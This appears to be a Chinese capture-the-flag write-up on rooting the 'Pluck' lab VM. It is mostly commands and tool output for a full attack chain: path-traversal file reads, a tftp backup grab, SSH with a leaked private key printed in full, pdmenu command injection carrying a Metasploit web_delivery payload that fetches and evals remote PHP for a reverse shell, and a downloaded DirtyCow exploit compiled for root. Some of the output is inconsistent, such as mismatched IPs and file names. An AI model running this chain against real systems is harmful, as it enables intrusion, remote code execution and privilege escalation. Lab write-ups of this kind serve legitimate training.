


```

root@kali ~
└─ netdiscover
    Currently scanning: 192.168.23.0/16 | Screen View: Unique Hosts
    4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240


    IP            At MAC Address    Count    Len  MAC Vendor / Hostname
    -----
    192.168.2.1    00:50:56:c0:00:08    1        60  VMware, Inc.
    192.168.2.2    00:50:56:ec:67:db    1        60  VMware, Inc.
    192.168.2.130  00:0c:29:28:e9:b3    1        60  VMware, Inc.
  
```

```
root@kali ~  
# nmap -A -p- 192.168.2.130  
  
Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-21 08:25 CST  
Nmap scan report for 192.168.2.130  
Host is up (0.00030s latency).  
Not shown: 65531 closed ports  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.3p1 Ubuntu 1 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
| 2048 e8:87:ba:3e:d7:43:23:bf:4a:6b:9d:ae:63:14:ea:71 (RSA)  
| 256 8f:8c:ac:8d:e8:cc:f9:0e:89:f7:5d:a0:6c:28:56:fd (ECDSA)  
| 256 18:98:5a:5a:5c:59:e1:25:78:1c:37:1a:f2:c7:26:fe (EdDSA)  
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))  
|_ http-server-header: Apache/2.4.18 (Ubuntu)  
|_ http-title: Pluck  
3306/tcp  open  mysql     MySQL (unauthorized)  
3355/tcp  open  llmnr?  
MAC Address: 00:0C:29:28:E9:83 (VMware)  
Device type: general purpose  
Running: Linux 3.X|4.X  
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4  
OS details: Linux 3.2 - 4.8  
Network Distance: 1 hop  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
TRACEROUTE  
HOP RTT ADDRESS  
1 0.30 ms 192.168.2.130  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 129.14 seconds  
root@kali ~
```

开了四个端口，先从web入手



用nikto扫一下看看有没有漏洞：



很快发现有文件包含漏洞，打开这个路径看看：

/index.php?

page=../../../../../../../../etc/passwd



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool
/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin
nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var
/bugnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization:/:/run
/systemd:/bin/false systemd-network:x:101:103:systemd Network Management:/:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver:/:/run
/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy:/:/run/systemd:/bin/false syslog:x:104:108:/home/syslog:/bin/false
_apert:x:105:65534:/nonexistent:/bin/false messagebus:x:106:109:/var/run/dbus:/bin/false mysql:x:107:111:MySQL Server:/:/nonexistent:/bin/false
ltd:x:108:65534:/var/lib/ld:/bin/false uidd:x:109:114:/run/uid:/bin/false dnsmasq:x:110:65534:dnsmasq:/:/var/lib/misc:/bin/false sshd:x:111:65534:/var
/run/ssh:/usr/sbin/nologin pollinate:x:112:1:/var/cache/pollinate:/bin/false bob:x:1000:1000:bob:/:/home/bob:/bin/bash Debian-exim:x:113:119:/var/spool/exim4
:/bin/false peter:x:1001:1001:/:/home/peter:/bin/bash paul:x:1002:1002:/:/home/paul:/usr/bin/pdmenu backup-user:x:1003:1003:Just to make backups
easier:/:/backups:/usr/local/scripts/backup.sh
```

是一些备份用户信息，注意这个地方，这是一个备份文件：

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool
/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin
nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var
/bugnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization:/:/run
/systemd:/bin/false systemd-network:x:101:103:systemd Network Management:/:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver:/:/run
/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy:/:/run/systemd:/bin/false syslog:x:104:108:/home/syslog:/bin/false
_apert:x:105:65534:/nonexistent:/bin/false messagebus:x:106:109:/var/run/dbus:/bin/false mysql:x:107:111:MySQL Server:/:/nonexistent:/bin/false
ltd:x:108:65534:/var/lib/ld:/bin/false uidd:x:109:114:/run/uid:/bin/false dnsmasq:x:110:65534:dnsmasq:/:/var/lib/misc:/bin/false sshd:x:111:65534:/var
/run/ssh:/usr/sbin/nologin pollinate:x:112:1:/var/cache/pollinate:/bin/false bob:x:1000:1000:bob:/:/home/bob:/bin/bash Debian-exim:x:113:119:/var/spool/exim4
:/bin/false peter:x:1001:1001:/:/home/peter:/bin/bash paul:x:1002:1002:/:/home/paul:/usr/bin/pdmenu backup-user:x:1003:1003:Just to make backups
easier:/:/backups:/usr/local/scripts/backup.sh
```



```
#/bin/bash ##### # Server Backup script # ##### #Backup directories in /backups so we can get it via tftp echo
"Backing up data" tar -c /backups/backup tar /home /var/www/tftp > /dev/null 2& > /dev/null echo "Backup complete"
```

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提示让我们下载备份脚本文件，使用 tftp 下载 /backups/backup.tar

```
root@kali ~# wget http://192.168.2.138/index.php?page=backups/backup.tar
zsh: no matches found: http://192.168.2.138/index.php?page=backups/backup.tar
root@kali ~# tftp 192.168.2.138
tftp> get
(files) /backups/backup.tar
Received 1024718 bytes in 2.8 seconds
tftp> ls
?Invalid command
tftp> quit
root@kali ~# ls
backup.tar  Canvas  ctf-tools  docker
            'index.php?page=%2Fbackups%2Fbackup.tar'
            'index.php?page=%2Fbackups%2Fbackup.tar.1'
            nesuss  pydbg  tst.c  wifiphisher  模板  下载
            peda  pyemu  vmware-tools-distrib  wingide6_6.0.12-1_amd64.deb  视频  音乐
            pwndbg  sulley  vulhub  wpscan  图片  桌面
            punttools  wifi  公共
```

现在输入以下命令来解压缩backup.tar文件

```
tar -xvf backup.tar
```

在它里面，我发现主文件夹还包含3个用户的子文件夹

```
root@kali ~# tar -xvf backup.tar
home/
home/bob/
home/bob/.bashrc
home/bob/.sudo_as_admin_successful
home/bob/.profile
home/bob/.bash_logout
home/paul/
home/paul/keys/
home/paul/keys/id_key3.pub
home/paul/keys/id_key2.pub
home/paul/keys/id_key2
home/paul/keys/id_key4.pub
home/paul/keys/id_key5.pub
home/paul/keys/id_key6
home/paul/keys/id_key1
home/paul/keys/id_key5
home/paul/keys/id_key1.pub
home/paul/keys/id_key6.pub
home/paul/keys/id_key4
home/paul/keys/id_key3
home/paul/.bashrc
home/paul/.profile
home/paul/.bash_logout
home/peter/
home/peter/.bashrc
home/peter/.profile
home/peter/.bash_logout
var/www/html/
var/www/html/fonts/
var/www/html/fonts/glyphicons-halflings-regular.svg
var/www/html/fonts/glyphicons-halflings-regular.woff2
var/www/html/fonts/glyphicons-halflings-regular.ttf
var/www/html/fonts/glyphicons-halflings-regular.woff
```

继续查看文件，发现只有paul有秘钥

```
root@kali: ~# cd home
root@kali: ~/home# cd paul
root@kali: ~/home/paul# ls
keys
root@kali: ~/home/paul# cd keys
root@kali: ~/home/paul/keys# ls
id_key1  id_key1.pub  id_key2  id_key2.pub  id_key3  id_key3.pub  id_key4  id_key4.pub  id_key5  id_key5.pub  id_key6  id_key6.pub
root@kali: ~/home/paul/keys# cat id_key1
-----BEGIN DSA PRIVATE KEY-----
MIIBuwIBAAKBgg0CduTxUHPWVYkP8UGQf+V06gMoGhsL9T6HIYkdq8IftRwIb1+nS
LxUjkZ3c0weQARhbdbEOsN7dqTMgqKbT0xw9H89fXY+An3aaw8Q9gAxH2ick9no
RADAvJV09JsZhsz9U17Hs3Q9veL1nv09gVCTWh4/a+QJUw5u36P31l0sQIVAlDv
20BhxMick+bol7Eq87bS+H03AoGBAJfdmx0uPysN9PZKtq8sQ5VAUYB8saTMUlee
JJy3XaaexxRwBA8H+1Cboas5NSnpHF70nVJBcj3HD1RS5521b2wtLHWL8be96+KvT
LqzKLLj0yFQb4858H1/H54thMGenoxQdufSohB7Re0I0L6awQ1LGtnthnTAAJfEF
DGAZBQwTAoGAZ2EKIykXT7MwUgJVRTFmqr7gLNsq14vzPV8TB+cYNkxtTwCQy6vV
E9sE1r0BXXq4zNxVrwQKQXbz91TMVhb2PxtTzeC3zP0w33Mv2p5GzCIF66zahPfJ
MQPgAcawJRGQZ7BI55cBtkbwgPs5whJs f6Hfn0qvZYLoVZ5aYYEe0QCFep9Emui
Ri/5yKl07OFUTEs0t5DS
-----END DSA PRIVATE KEY-----
root@kali: ~/home/paul/keys#
```


发现了六把秘钥，使用其中一个进行ssh连接

ssh -i id\_key4 [paul@192.168.2.130](mailto:paul@192.168.2.130)



弹出Pmenu终端，发现edit file处有命令注入漏洞，可以生成一个反弹shell，使用metasploit生成





现在加载metasploit框架并键入以下内容

- 1 Msfconsole
- 2 use exploit/multi/script/web\_delivery
- 3 msf **exploit** (web\_delivery)>set target 1
- 4 msf **exploit** (web\_delivery)>set payload  
php/meterpreter/reverse\_tcp
- 5 msf **exploit** (web\_delivery)>set lhost  
192.168.2.129 (IP of Local Host)
- 6 msf **exploit** (web\_delivery)>set lport 4444
- 7 msf **exploit** (web\_delivery)>set svrport 8081
- 8 msf **exploit** (web\_delivery)>exploit

现在复制生成的命令php ... .5tz' ) ) ; “并将其发送到目标


```
= [ metasploit v4.16.30-dev ]
+ -- --= [ 1722 exploits - 986 auxiliary - 300 post ]
+ -- --= [ 507 payloads - 40 encoders - 10 nops ]
+ -- --= [ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/script/web_delivery
msf exploit(multi/script/web_delivery) > set target 1
target => 1
msf exploit(multi/script/web_delivery) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/script/web_delivery) > set lhost 192.168.2.129
lhost => 192.168.2.129
msf exploit(multi/script/web_delivery) > set lport 4444
lport => 4444
msf exploit(multi/script/web_delivery) > set svrport 8080
svrport => 8080
msf exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.2.129:4444
[*] Using URL: http://0.0.0.0:8080/Ygkj9NV
[*] Local IP: http://192.168.2.129:8080/Ygkj9NV
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.2.129:8080/Ygkj9NV'));"
```

现在粘贴上面的命令，如屏幕截图所示，然后按回车，这会在metasploit里面生成一个反弹shell

- 1 ; php -d allow\_url\_fopen=true -r "eval(file\_get\_contents('http://192.168.2.129:8080/Ygkj9NV'));"
- 2 （注意前面要加；）



meterpreter > shell 就会生成shell

```
[*] Started reverse TCP handler on 192.168.2.129:4444
[*] Using URL: http://0.0.0.0:8080/Ygkj9NV
[*] Local IP: http://192.168.2.129:8080/Ygkj9NV
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.2.129:8080/Ygkj9NV'));"
msf exploit(multi/script/web_delivery) > session -i 1
[-] Unknown command: session.
msf exploit(multi/script/web_delivery) > sessions -i 1
[-] Invalid session identifier: 1
msf exploit(multi/script/web_delivery) > sessions -i 1
[-] Invalid session identifier: 1
msf exploit(multi/script/web_delivery) > set svrport 8080
[*] 192.168.2.130 : web_delivery - Delivering Payload
[*] Sending stage (37543 bytes) to 192.168.2.130
[*] Meterpreter session 1 opened (192.168.2.129:4444 -> 192.168.2.130:39156) at 2018-06-21 10:23:50 +0800
id
svrport => 8080id
msf exploit(multi/script/web_delivery) > set svrport 8080
svrport => 8080
msf exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 1.

[-] Handler failed to bind to 192.168.2.129:4444:-
[-] Handler failed to bind to 0.0.0.0:4444:-
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
msf exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 1764 created.
Channel 0 created.
id
uid=1002(paul) gid=1002(paul) groups=1002(paul)
```

但是现在不是root权限，需要提权，查看靶机系统版本，使用Dirtycow提权脚本，把漏洞提权脚本下载到靶机




```
msf exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 1764 created.
Channel 0 created.
id
uid=1002(paul) gid=1002(paul) groups=1002(paul)
uname -a
Linux pluck 4.8.0-22-generic #24-Ubuntu SMP Sat Oct 8 09:15:00 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
wget http://www.exploit-db.com/download/40616
--2018-06-20 20:36:56-- http://www.exploit-db.com/download/40616
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.8
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.8|:80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://www.exploit-db.com/download/40616 [following]
--2018-06-20 20:36:57-- https://www.exploit-db.com/download/40616
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.8|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4963 (4.8K) [application/txt]
Saving to: '40616'

OK .... 100% 526M=0s
2018-06-20 20:37:00 (526 MB/s) - '40616' saved [4963/4963]
```

漏洞利用脚本具体信息：<http://www.exploit-db.com/download/40616>



现在输入以下命令来编译漏洞 `gcc shell.c -o cowroot -pthread`

```

mv 48616 shell.c
gcc shell.c -o cowroot -pthread
shell.c: In function 'proccelfmesThread':
shell.c:99:17: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [-Wint-conversion]
    lseek(f,map,SEEK_SET);
    ^~~~~
In file included from shell.c:28:0:
/usr/include/unistd.h:337:16: note: expected '__off_t {aka long int}' but argument is of type 'void *'
extern __off_t lseek (int __fd, __off_t __offset, int __whence) __THROW;
    ^~~~~
shell.c: In function 'main':
shell.c:136:5: warning: implicit declaration of function 'asprintf' [-Wimplicit-function-declaration]
    asprintf(&backup, "cp %s /tmp/bak", suid_binary);
    ^~~~~~
shell.c:140:5: warning: implicit declaration of function 'fstat' [-Wimplicit-function-declaration]
    fstat(f,&st);
    ^~~~~
shell.c:142:38: warning: format '%d' expects argument of type 'int', but argument 2 has type '__off_t {aka long int}' [-Wformat=]
    printf("Size of binary: %d\n", st.st_size);
                                ^
./cowroot
id
uid=0(root) gid=1002(paul) groups=1002(paul)
cd /root
ls
flag.txt
cat flag.txt

```

现在运行脚本获取root权限，拿到flag

```

./cowroot
id
uid=0(root) gid=1002(paul) groups=1002(paul)
cd /root
ls
flag.txt
cat flag.txt
Congratulations you found the flag

#####
#####
.,#####
@@.,#####
@@@@.,#####
@@@@@@@@.,#####
@@@@@@@@@@@@.,#####
@@@@@@@@@@@@.,#####
@@@@@@@@.,#####
@@@.,##### 55555555555555555555
.,##### 55555555555555555555
##### 55555555555555555555
##### 55555555555555555555

[*] 192.168.2.130 - Meterpreter session 1 closed. Reason: Died

```